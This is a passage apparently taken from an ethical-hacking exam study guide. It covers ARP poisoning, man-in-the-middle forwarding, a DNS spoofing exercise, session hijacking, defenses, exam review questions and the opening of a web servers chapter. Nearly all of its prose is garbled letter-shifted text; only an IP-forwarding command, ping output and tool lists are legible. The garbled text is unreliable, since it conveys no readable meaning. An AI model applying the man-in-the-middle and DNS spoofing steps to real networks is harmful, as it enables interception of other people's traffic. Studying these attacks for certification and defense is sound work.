
+ Internet Control Message Protocol

6R IDU \RX KDYH SRLVRQHG WKH \$53 FDFKH RI W
YHULILHG WKDW \RXU EURDGFDVWV DUH EHLQJ VI
WR WKH :LQGRZV FOLHQW DQG SHUIRUP WKH VD
FRPPDQ\ \$WSRRI ±L HWK ±W

D JRRG WKLQJ 7KLV FRQILUPV WKDW DOO WUDIIL
EHLQJ GLUHFHWG WKURXJK \RXU PDFKLQH ILUVW
\RXU .DOL FOLHQW WR DOORZ WKH ,&03 SDFNHW
KDYH FRPSOHWHG WKLW VWHS EHIRUH WKH H[HUF
DOORZV \RX WR FRQILUP WKDW \RX DUH UHFHLYL
ZLOO X\WKLV SURF V\V QHW LSY LSBIRUZDUG

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~#
root@bt:~#
root@bt:~#
```

)RUZDUGLQJ WUDIILF LVQW D YHU\ HYHQWIXO F
DUH WU\LQJ WR DFFRPSOLVK KHUH 6R QRZ JR ED
FKDQJHG



```
C:\Windows\system32\cmd.exe - ping 192.168.1.4 -t
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
```

3HUIHFW \RX FDQ VHH WKDW \RXU ,&03 SDFNHW
ZLUH ZLWKRXW D KLWFK <RX DUH QRZ VXFFHVV

IORZ DQG DUH SDVVLQJ WUDIILF DORQJ ZLWK QR
WKH FOLHQW VHVVLRQ SHUIRUP D GHQLDO RI VH



\$W WKH ULVN RI RYHUVLPSOLILFDWLRQ WK
FRPHV WR WHVWLQJ \RXU NQRZOHGJH RI VHVVLRQ

7KHUH DUH VHYHUDO WRROV VSHFLDOO\ GHVLJQHG V
SDUWLFXODUO\ HIILFLHQW LQ /\$1 QHWZRUN HQYLURC

- 3DFNHW&UHDWRU
- (WWHUFDS
- 'VQLII
- &DLQ \$EHO

7KHUH DUH DOVR WRROV GHVLJQHG IRU +773 OHYHO
WRROV 7KHHV WRROV ZRUN RQO\ ZLWK +773 SURWR
EDVHG DWWDFNV PXVW EH SHUIRUPHG ZLWK RWKHU

- 2:\$63 :HE6FDE
- 3DURV 3UR[\
- %XUS 3UR[\
- 3UR[\)X]]
- 2G\VVHXV 3UR[\
-)LGGOHU E\ 0LFURVRIW

'16 6SRRILQJ

\$V \RX VZD EDFN LQ &KDSWHU DQG LQ RWKHU FDVH
DERXW DQ\ QHWZRUN WRGD\ 6RPH QHWZRUNV VXFK
HYHQ IXQFWLRQ ZLWKRXW '16 EHLQJ SUHVHQW LQ W
ZH QHHG WR ORRN DW DQ DWWDFN NQRZQ DV '16 VSI
,Q D '16 VSRILQJ DWWDFN WKH DWWDFNLQJ SDUW\
RI WUDIILF WR JR IURP WKHLU QRUPDO KRVW WR ,3 I
GHVLUH LQVWHDG ,Q VRPH FDVHV WKH ZHEVLWHV V
GHVLJQHG WR VSUHDG PDOZDUH 6HH ([HUFLVH

(;(5&,6(

3HUIRUPLQJ '16 6SRRILQJ

,Q WKLV H[HUFLVH \RX ZLOO SHUIRUP D '16 VSRRIL
\RX FRQWURO LQVWHDG RI WKH QrupDO ZHEVLWH
XVH .DOL /LQX[

,Q .DOL FKRRVH GQVVSRR IURP WKH 6QLILQJ P
\$W WKH FRPPDQG SURPSW HQWHU WKH RLO DQZHU
I KRVWVLOH, Q WKLV FRPPDQG GQVVSRR ZKLFK QI
OLVWHQ±RQHDOOGV GQVVSRR ZKLFK KRVW QDPHV V
WHOOV GQVVSRR ZKLFK DGGUHVHV WR XVH WR
KRVWV ILOH

8VH D ZHE EURZVHU RQ DQRWKHU PDFKLQH RQ M
V\ VWHP WR EURZVH =HOGD FRP VXFK DV

)OXVK '16 RQ WKH :LQGRZV V\ VWHP XQQJZWWK V
IROORZLQJ V\QWD[

,SFRQILJ IOXVKGQV

2Q WKH .DOL V\ VWHP VHW WKH QHWZRUN FDUG V
LIFRQILNLNH VR

,IFRQILJ LQWHUIDFH QDP! SURPLVF

7HUPLQDWH WKH =HOGD FRP RQ GRZV V\ VWHP
IROORZLQJ RQ WKH .DOL V\ VWHP

7FSNLOO KRVW >ZZZ]HOGD FRP@

,Q .DOL RSHQVH HOFDWHU RQ WKH

2SHQVH ILOH LQ D WH[W HGLWRU

\$GG D OLQJ]HOGD FRP WKH ILOH OLNH VR

ZZZ]HOGD FRP

6DYH KRVW ILOH

7XUQ RII SURPLVFXXV PRGH RQ WKH .DOL V\ VW

,IFRQILJ LQWHUIDFH QDPH! SURPLVF

&UHDWH D QHZ =HOGD ZHE SDJH

&UHDWH D ZHEVLWH WKDW WKH XVHU UHQGD FRP
85/ RI WKHLU EURZVHU 6WDUW GQVVSRR DQG GL
=HOGD FRP

1RZ ZKHQ GQVVSRR LV UXQQLOQ UHQGD FRP BWLW
WR WKH QHZ ORFDWLRQ

8'3 6HVVLRRQ +LMDFNLLQJ

8'3 VHVVLRRQ KLMDEE\$SWXDOO\ VLP SOHU WKDQ LWV
XVH VHTXHQLQJ IRU LWV SDFNHWV \$V \RX¶OO UHFI
LW GRHVQ¶W HVWDEOLVK D YHULILDEOH FRQQHFWLR
DWWDFNHU WKLV PHDQV QR SDFNHW VHTXHQLFH LV (
YLFWLP LQWR WKLLQLQJ WKH DWWDFNHU¶V PDFKLQH
UHVSRQVH SDFNHW EDFN WR WKH FOLHQW EHIRUH W
WKH VHUYHU 'LIIHUHQW WHFKQLTXHV FDQ EH XVHG
LWV UHVSRQVH WR WKH YLFWLP EXW WKH EDVLF JR

([SORULQJ 'HIHQVLYH 6WUDWHJLHV

6HVVLRRQ KLMDFNLQJ UHOLHV LQ SDUW RQ PDQ\ RI
D QHWZRUN)RU LQVWDQFH VHVVLRRQ KLMDFNLQJ D\
VZLWFKHG QHWZRUNV ,Q RWKHU ZRUGV VLWWLQJ R
HPSOR\HH LV D PXFK EHWWHU VWUDWHJLF SRVLWR
JDWHZD\ \$VLGH IURP LWV UHODWLRQVKLS ZLWK VQL
KHOS SUHYHQW VHVVLRRQ KLMDFNLQJ

- (QFU\SWLQJ QHWZRUN WUDIILF LV D YLDEOH DQG †
KLMDFNLQJ DWWDFNV IURP ERWK LQWHUQDO DQG
SUHYLRXV FKDSWHUV HQFU\SWLRQ KDP SHUV \RXU
QHWZRUN WUDIILF
- 8VLQJ QHWZRUN PRQLWRULQJ DSSOLDQFHV VXFK D
SUHYHQWLQJ QHWZRUN DQRPDOLHV VXFK DV \$53 E
LQGLFDWRUV RI SRWHQWLDO VHVVLRRQ KLMDFNLQJ
- &RQILJXUH WKH DSSURSULDWH DSSOLDQFHV VXFK
FOLHQR LQIRUPDWLRQ VXFK DV ,3 DGGUHVHV
- %H DZDUH RI ORFDO EURZVHU YXOQHUDELOLWLHV
&OHDULQJ WHPSRUDU\ EURZVLQJ LQIRUPDWLRQ FD
VHVVLRRQ , 'V
- 6WURQJHU DXWKHQWLFDWLRQ V\VWHPV VXFK DV .†
KLMDFNLQJ
- 7KH XVH RI WHFKQRORJLHV VXFK DV ,3VHF DQG 66
KLMDFNLQJ
- 'HIHQVH LQ GHSWK RU WKH XVH RI PXOWLSOH GHI
DWWDFNHU SURYLGHV SURWHFWLRQ DV ZHOO

3HQ WHVWLQJ WR GLVFRYHU YXOQHUDELOLW\ WR VH
VWUDWHJLHV RI WKH FOLHQR (QFU\SWLRQ VKRXOG
UHVRXUFHV VXFK DV VHUYHUV ,Q DGGLWLRQ LPSO†
XQLTXH VHVVLRRQ WRNHQV WR LQWUDQHW UHVRXUFH
VWHDOLQJ DQ DFWLYH VHVVLRRQ 3XWWLQJ SURWHFW
WKH WHVW H[SRVHV FULWLFDO ZHDNQHVVHV LQ LGH
KLMDFNLQJ DWWHPSWV

6XPPDU\

,Q WKLV FKDSWHU ZH IRFXVHG RQ VHVVLQR KLMDFNI
OHDUQHG WKH GLIIHUHQFH EHWZHHQ DFWLYH DQG S
DQG DSSOLFDWLRQ OHYHO DWWDFNV :H GLVFXVHG
LPSRUWDQFH RI XQGHUVWDQGGLQJ SDFNHW VHTXHQFI
VRXUFHV RI VHVVLQR , 'V DQG WRXFKHG RQ ZHE DSS
LQ WKH PLGGOH DWWDFNV DQG ZDONHG WKURXJK WK

([DP (VVHQWLD OV

.QRZ ZKDW PDNHV XS D VHVVLRLQ HKVMDHMRQJFDQ SLF
KLMDFN DWWDFN HDVLO\ 7KH H[DP LV IDLUO\ VWUDL
ORVW RI WKH WLPW WKH LPDJH ZLOO JLYH LW DZD\
GLVFXVLRQ WKDW D VHVVLRLQ KLMDFNLQJ KDV HLWI

.QRZ \RXU 7&3 VHTXHQQFLQJ WKH VHTXHQQFLQJ RI 7&3
\RX DV DQ HWKLFDO KDFNHU DQG LV H[WUHPHO\ LPS
WKUHH ZD\ KDQGVKDNH DV ZHOO

5HPHPEHU WKH GLIIHUHQFH EHWZHHQ DQ DFWLYH\$QW
DFWLYH DWWDFN LV RQH LQ ZKLFK WKH DWWDFNHU I
FRQQHFWLRQ LQ VRPH IDVKLRQ ,Q D SDVVLYH DWWI
EHWZHHQ FOLHQW DQG KRVW PDFKLQHV

.QRZ WKH VWHSV RI D VHVVLRLQ KULMIDR XUVHOI ZLWK
VHVVLRLQ KLMDFNLQJ DWWDFN

%H DEOH WR GHILQH \$53 SRLVRQLQ 8DQGVVLDQSRERLV
DQG NHHS D ORNRXW IRU VFHQDULR GULYHQ TXHV
VSRILQJ DV D VXSSRUWLQJ IDFWRU IRU WKH DWWDI
DERXW D VHVVLRLQ KLMDFNLQJ DWWDFN

8QGHUVWDQG ZHE DSSOLFDWLRQ KHMDFKHLQWKUHH VR
HPEHGGHG LQ D 85/ KLGGHQ LQ DQ HPEHGGHG IRUP
IRFXV LV QRW QHFHVVDULO\ LQ NQRZLQJ DOO WKH C
WKH H[DP TXHVWLRQ LV DVNLQJ \RX 7KH H[DP ZLOO
H[SODQDWRU\ PDWHULD LQ HDFK TXHVWLRQ VR \R
ZKDW LV LPSRUWDQW DQG SHUWLQHQW WR DQVZHU \

5HFRJQL]H IOH[LELOLW\ LQHWLURQLMDJ
ZKLFK WKH H[DP SUHVHQWV WKH WRSLF LQ PDQ\ YDU
EH FDOOHG VRPHWKLRQ IDLWKRQSRVVLEOH DQVZHUI
TXHVWLRQ PD\ VRXQG XQIDPLOLDU VHWERQWRH DQV
IRFXVHG RQ WKH ELJ SLFWXUH DQG XVH FRPPRQ VH
TXHVWLRQ DQG VRXQGV OLNH D VHVVLRLQ KLMDFNLQ
TXHVWLRQ \$QVZHU DFFRUGLQJO\

5HYLHZ 4XHVWLRQV

:KLFK VWDWHPHQW GHILQHV VHVVLRQ KLMDFNLQJ
\$ 6HVVLRQ KLMDFNLQJ LQYROYHV VWHDOLQJ D X\
LQIRUPDWLRQ WR SRVH DV WKH XVHU ODWHU
% 6HVVLRQ KLMDFNLQJ LQYROYHV DVVXPLQJ WKH
SK\VLFDQ WRNHQV VXFK DV FRPPRQ DFFHVV FDU
& 6HVVLRQ KLMDFNLQJ LV DQ DWWDFN WKDW DLP
DV WKDW XVHU ZKLOH FRPPXQLFDWLQJ ZLWK WK
' 6HVVLRQ KLMDFNLQJ LQYROYHV RQO\ ZHE DSSOI
, 'V IURP FRPSURPLVHG FRRNLHV
-HQQLIHU KDV EHHQ ZRUNLQJ ZLWK VQLIILQJ DQG
QHWZRUN 6LQFH VKH ZDQWV WR VWD\ ZKLWH KDW
WR XQGHUWDNH WKHVH DFWLYLWLHV :KDW ZRXOG
\$ 3DVVLYH
% 0RQLWRULQJ
& \$FWLYH
' 6QLIILQJ
%DVHG RQ WKH GLDJUDP ZKDW DWWDFN LV RFFXI

```
CA: C:\Windows\system32\cmd.exe - ping 192.168.1.4 -t
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
Reply from 192.168.1.4: bytes=32 time<1ms TTL=127
```

\$ 6HVVLQRQ VSOLFLLQJ
% 'HQLDO RI VHUYLFH
& 6RXUFH URXWLQJ
' 0,70
-HQQQLIHU LV D MXQLRU V\VVWHP DGPLQLVWUDWRU
ZHHN D IHZ XVHUV KDYH EHHQ FRPSODLQLQJ RI OF
VXVSHFW EHKDYLRU RQ WKHLU SDUW VXFH DV ODU
-HQQQLIHU UXQV :LUHVKDUN RQ 0RQGD\ PRUQLQJ W
RI \$53 EURDGFDFVWV EHLQJ VHQW DW D IDLUO\ FRQ
VHHLQJ"
\$ \$53 SRLVRQLQJ
% \$53 FDFKLQJ
& \$53 VSRRILQJ
' '16 VSRRILQJ
:KLFK RI WKH IROORZLQJ LV QRW D VRXUFH RI VH
\$ 85/

% &RRNLH
& \$QRQ\PRXV ORJLQ
' +LGGHQ ORJLQ
:KLFK NLQG RI YDOXHV LV LQMHFWHG LQWR D FRQ
LQFUHPHQW WKH VHTXHQFH QXPEHU LQ D SUHGLFV
\$ &RXQWHG
% %LW
& 1XOO
' ,3
\$Q HWKLFDO KDFNHU VHQGV D SDFNHW ZLWK D GF
:KDW WHFKQLTXH LV WKH KDFNHU XVLQJ"
\$,3 VSRRLQJ
% 6RXUFH URXWLQJ
& \$53 SRLVRQLQJ
' +RVW URXWLQJ
1HWZRUN OHYHO KLMDFNLQJ IRFXVHV RQ WKH PHI
PDQLSXODWLQJ RI SDFNHW VHTXHQLQJ :KDW LV
KLMDFNLQJ"
\$ %UHDNLQJ XVHU ORJLQV
% 6WHDOQLQJ VHVVLQJ , 'V
& 7UDIILF UHGLUHFWLQJ
' 5HVRXUFH 'R6
\$ SXEOLF XVH ZRUNVWDWLQJ FRQWDLQV WKH EUR
LQ GXULQJ WKH ODVW VHYHQ GD\ :KLOH GLJJLQJ
IROORZLQJ ZHE DQG DUH MOX FRP Z VHVVLQJ :KDW NLQ
HPEHGGLQJ DUH \RX VHHLQJ"
\$ 85/ HPEHGGLQJ
% 6HVVLQJ HPEHGGLQJ
& +LGGHQ IRUP HPEHGGLQJ
' 7UDFNLQJ FRRNLH
-XOLH KDV VQLIHG DQ DPSOH DPRXQW RI WUDIILI
DXWKHQWLFDWHG UHVRXUFH 6KH KDV EHHQ DEOH
QXPEHUV DQG LQMHFV SDFNHWV EXW VKH LV XQD

GRHV WKLV VFHQDULR GHILQH"

\$ 6ZLWFKHG QHWZRUN

% 66/ HQFU\SWLRQ

& 7&3 KLMDFNLQJ

' %OLQG KLMDFNLQJ

6HVVLRR KLMDFNLQJ FDQ EH SHUIRUPHG RQ DOO
RQH"

\$)73

% 6073

& +773

' ,3VHF

:KLFK WHFKQRORJ\ FDQ SURYLG SURWHFWLRQ D.

\$,3VHF

% 8'3

& 7&3

' ,'6

6HVVLRR IL[DWLRQ LV D YXOQHUDELOLW\ LQ ZKLF

\$:HE DSSOLFDWLRQV

% 1HWZRUNV

& 6RIWZDUH DSSOLFDWLRQV

' 3URWRFROV

6HVVLRR KLMDFNLQJ FDQ EH WKZDUWHG ZLWK ZK

\$ 66+

%)73

& \$XWKHQWLFDWLRQ

' 6QLIILQJ

;66 LV W\SLFDOO\ WDUJHWHG WRZDUG ZKLFK RI W

\$:HE DSSOLFDWLRQV

% (PDLO FOLHQWV

& :HE EURZVHUV

' 8VHUV

\$ PDQ LQ WKH EURZVHU DWWDFN LV W\SLFDOO\ H(
\$ 9LUXV
% :RUPV
& /RJLF ERPEV
' 7URMDQV
\$ PDQ LQ WKH PLGGOH DWWDFN LV DQ DWWDFN ZI
IROORZLQJ"
\$,QIHFW WKH FOLHQW V\VWHP
% ,QIHFW WKH VHUYHU V\VWHP
& ,QVHUW WKHPVHOYHV LQWR DQ DFWLYH VHVVLRQ
' ,QVHUW WKHPVHOYHV LQWR D ZHE DSSOLFDWLRQ
\$ VHVVLRQ KLMDFN FDQ KDSSHQ ZLWK ZKLFK RI W
\$ 1HWZRUNV DQG DSSOLFDWLRQV
% 1HWZRUNV DQG SK\VLFDO GHYLFHV
& %URZVHUV DQG DSSOLFDWLRQV
' &RRNLHV DQG GHYLFHV
\$ VHVVLRQ KLMDFN FDQ EH LQLWLDWHG IURP DOO
\$ (PDLOV
% %URZVHUV
& :HE DSSOLFDWLRQV
' &RRNLHV DQG GHYLFHV
6HVVRQ KLMDFNLQJ FDQ GR DOO RI WKH IROORZI
\$ 7DNH RYHU DQ DXWKHQWLFDWHG VHVVLRQ
% %H XVHG WR VWHDO FRRNLHV
& 7DNH RYHU D VHVVLRQ
' 3ODFH D FRRNLH RQ D VHUYHU

&KDSWHU
:HE 6HUYHUV DQG \$SSOLFDWLRQV

&(+ (;\$0 2%-(&7,9(6 &29(5(' ,1 7+,6 &+\$37(5

- ✓ ,,, 6HFXULW\
- 3 9XOQHUDELOLWLHV
- ✓ ,9 7RROV 6\VWHPV 3URJUDPV
- 2 2SHUDWLQJ HQYLURQPHQWV
- 4 /RJ DQDO\VLV WRROV
- 6 ([SORLWDWLRQ WRROV



\$ ZHE DSSOLFDWLRQ LV DQ DSSOLFDWL
LV DFFHVVHG WKURXJK D FOLHQW \$ ZHE DSS FDQ W
2IILFH RU 1HWIOL[7KH DSSOLFDWLRQ LV SUHVHQ
EURZVHU RU RWKHU SLHFH RI VRIWZDUH

:HE DSSOLFDWLRQV KDYH EHFRPH LQFUHGLEO\ SRSX
EHFDXVH WKH\ SURYLGH WUHPHQGRXV IOH[LELOLW\
WKHLU XQLTXH VHUYLFHV WR D VSHFLILF SODWIRUP
WR RIIHU WKHLU SRZHU DFURVV DUFKLWHFWXUHV

:KHQ PRELOH FRPSXWLQJ LV EURXJKW LQWR SOD\ W
EHFDXVH VRPH DSSV DUH FUHDWHG WR EH UXQ ORF
DSSV DUH GHVLJQHG WR EH UXQ DFURVV SODWIRUPV
WRZDUG D VSHFLILF SODWIRUP RU HQYLURQPHQW ,C
GRZQORDGHG IURP SODFHV VXFK DV WKH *RRJOH 30
,Q WKLV FKDSWHU ZH ZLOO H[SORUH ZHE DSSOLFDWI

([SORULQJ WKH &OLHQW 6HUYHU 5HOI

%HIRUH ZH GLVFXVV WKH FOLHQW VHUYHU UHODWLR
LQGLYLGXDOV ZKR ZLOO EH LQWHUDEFWLQJ ZLWK D Z
FODVVHV HDFK ZLWK LWV RZQ VSHFLILF QHHGV DQG

6HUYHU \$GPLQLVWUDWRU\ GLYLGXDOV DUH W\SLFDOO\
VHFXULW\ DQG IXQFWLRQLQJ RI WKH ZHE VHUYHU I\
FRQILJXUH WKH V\ VWHP DQG UHPRYH YXOQHUDELOL\
VHUYHU DGPLQLVWUDWRUV WKLV KDV EHFRPH DQ D\
DQG WKH DSSOLFDWLRQV WKDW UXQ RQ WKHP KDYH
ZLWK PDQ\ XQNQRZQ RU XQGRFXPHQWHG IHDWXUHV

1HWZRUN \$GPLQLVWUDWRU\ GLYLGXDOV DUH FRQFHUQ
IXQFWLRQLQJ RI WKH QHWZRUN LWVHOI DV D ZKROH
DQG DWWHPSW WR GHDO ZLWK WKHP

(QG 8VH\WKRVH LQ WKLV FDWHJRUI\ LQWHUDEFW ZLWK V
FRQVXPHU DQG XVHU RI LQIRUPDWLRQ 7KHVH LQGL\
GHWDLOV DV PXFK DV JHWWLQJ WKH VHUYLFHV WKD\
WKLV PRUH RI DQ LVVXH LV WKH VLP SOH IDFW WKDW
FRQWHQW FDQ DOORZ WKUHDWV WR E\SDVV WKHLU F
LQWR WKH LQWHUQDO QHWZRUN

,Q WKH LQWHUHVW RI EHLQJ IDLU DQG FRPSOHWH Z
SDUWLHV ZKR FRXOG EH LQYROYHG WKHVH EHLQJ W
DSSOLFDWLRQ GHYHORSHU

\$SSOLFDWLRQ \$GPLQLVWUDWRU\ IXOILoolQJ WKLV UR
UHVSRQVLEOH IRU PDQDJLQJ DQG FRQILJXULQJ WKH
IRFXVHV RQ HQVXULQJ WKDW WKH ZHE DSSOLFDWLRQ
SHUIRUPDQFH JRDOV

\$SSOLFDWLRQ 'HSHORSHWLRQ GHYHORSHUV RU ZHE (VSHFLDOL]H LQ SURJUDPPLQJ GHYHORSLQJ DQG XS
RQ FOLHQW VLGH DQG VHUYHU VLGH WHFKQRORJLHV
WKH RSHUDWLQJ V\ VWHP

/RRNLQJ &ORVHO\ DW :HE 6HUYHUV

%HIRUH ZH FDQ JHW LQWR WKH SURFHVV RI DQDO\]L
DSSOLFDWLRQV ZH PXVW ORRN DW WKH ZHE VHUYHU
VHUYHU LV D VRIWZDUH SDFNDJH WKDW LV GHVLJQH
ILOHV DUH GHOLYHUHG LQ UHVSRQVH WR UHTXHVWV

:HE VHUYHUV DUH SDUW RI D ODUJHU IDPLO\ RI ,QWH
GHOLYHU FRQWHQW VXFK DV HPDLO ILOHV ZHE SDJ
GHOLYHU WKH VDPH EDVLF W\SHV RI FRQWHQW VXFK

DSSOLFDFWLRQ H[WHQVLRQV DQG RWKHU WHFKQRORJ
RSHUDWLQJ V\VWHP VXSSRUW VHUYHU VLGH WHFKQ
GHYHORSPHQW WRROV DQG PDQ\ PRUH IDFWRUV
&XUHHQWO\ WKHUH H[LVW D VWDJJHULQJ QXPEHU R
UHDOLVWLF DQG SUDFWLFDZ ZH ZLOO FRQFHQWUDW
,QIRUPDWLRQ 6HUYHU ,,6 DQG \$SDFKH RQ /LQX[DQ



,Q WKH UHDO ZRUOG WKH OHDGLQJ ZHE VH

QJLQ[ZKLFK UXQV RQ QXPHURXV RSHUDWLQJ V\VW
VHUYHU WHFKQRORJLHV VXFK DV 1RYHOO 1HW:DUH
VHUYHUV IURP ,%0 :KLOH QR OLWV RI ZHE VHUYHU
KDYH WR EH EHFDXVH WKH WHFKQRORJLHV \RX DUH
EH IDLUO\ OLPLWHG

+RZHYHU ZKHQ \RX GR HQFRXQWHU DQ XQXVXDO V
\RXU UHVHDFK :KR NQRZV" <RX PD\ UXQ LQWR D
YHUVLRQ RI 1HWVFDSHV :HE 6HUYHU WHFKQRORJ

\$SDFKH :HE 6HUYHU

\$SDFKH ZHE VHUYHU LV WKH PRVW SRSXODU WHFKQF
HVWLPDWHG SHUFHQW RI ZHE VHUYHUV RQ WKH ,Q
ZLWK VHUYHUV GHULYHG IURP \$SDFKH LQFOXGHG :
8QL[SODWIRUP EDFN LQ WKH V LW KDV ORQJ VLG
EXW VWLOO LV YHU\ PXFK DVVRFLDWHG ZLWK DQG F

7KH \$SDFKH VRIWZDUH VXSSRUWV D ODUJH QXPEHU
QDWXUH ORQJHYLW\ VL]H RI LQVWDOO EDVH DQG V

- 2XW RI WKH ER[\$SDFKH VXSSRUWV QHZ DQG DGGL
SURGXFW WKURXJK WKH LQWHJUDWLQJ RI FRPSLO
WR WKH SURGXFW WKH\ H[WHQG WKH FRUH IXQFW
PRGXOHV LQFOXGH WKH IROORZLQJ

\$XWKHQWLFDWLQJ

66/ VXSSRUW

7/6 VXSSRUW

3UR[\ VXSSRUW

85/ UHZULWHU

+773 UHTXHVW ILOWHULQJ

3\WKRQ DQG 3HUO VXSSRUW

3+3

&RPSUHVVLQR VXSSRUW
,QWUXVLRQ GHWHFWRQ
(QKDQFHG ORJJLQJ

7KLV LV D VKRUW OLVW RI VXSSRUWHG PRGXOHV
LI QHHGHG

- 9LUWXDO ZHEVLWHV RU KRVWLQJ ZKLFK DOORZV F
VHUYHU 7KLV LV D FRPPRQ IHDWXUH DPRQJ ZHE V
-)ULHQGO\ HUURU PHVVDJH VXSSRUW
- ,QWHJUDWRQ ZLWK H[WHUQDO DXWKHQWLFDWLRQ
- 'LJLWDO FHUWLILFDWH VXSSRUW

)XUWKHUPRUH WKH \$SDFKH VRIWZDUH LV IUHH DQG
WHFKQRORJLHV HLWKHU QDWLYHO\ RU WKURXJK WKH



:KHQ \RX GR \RXU VXUYHLOODQFH RI D WDU

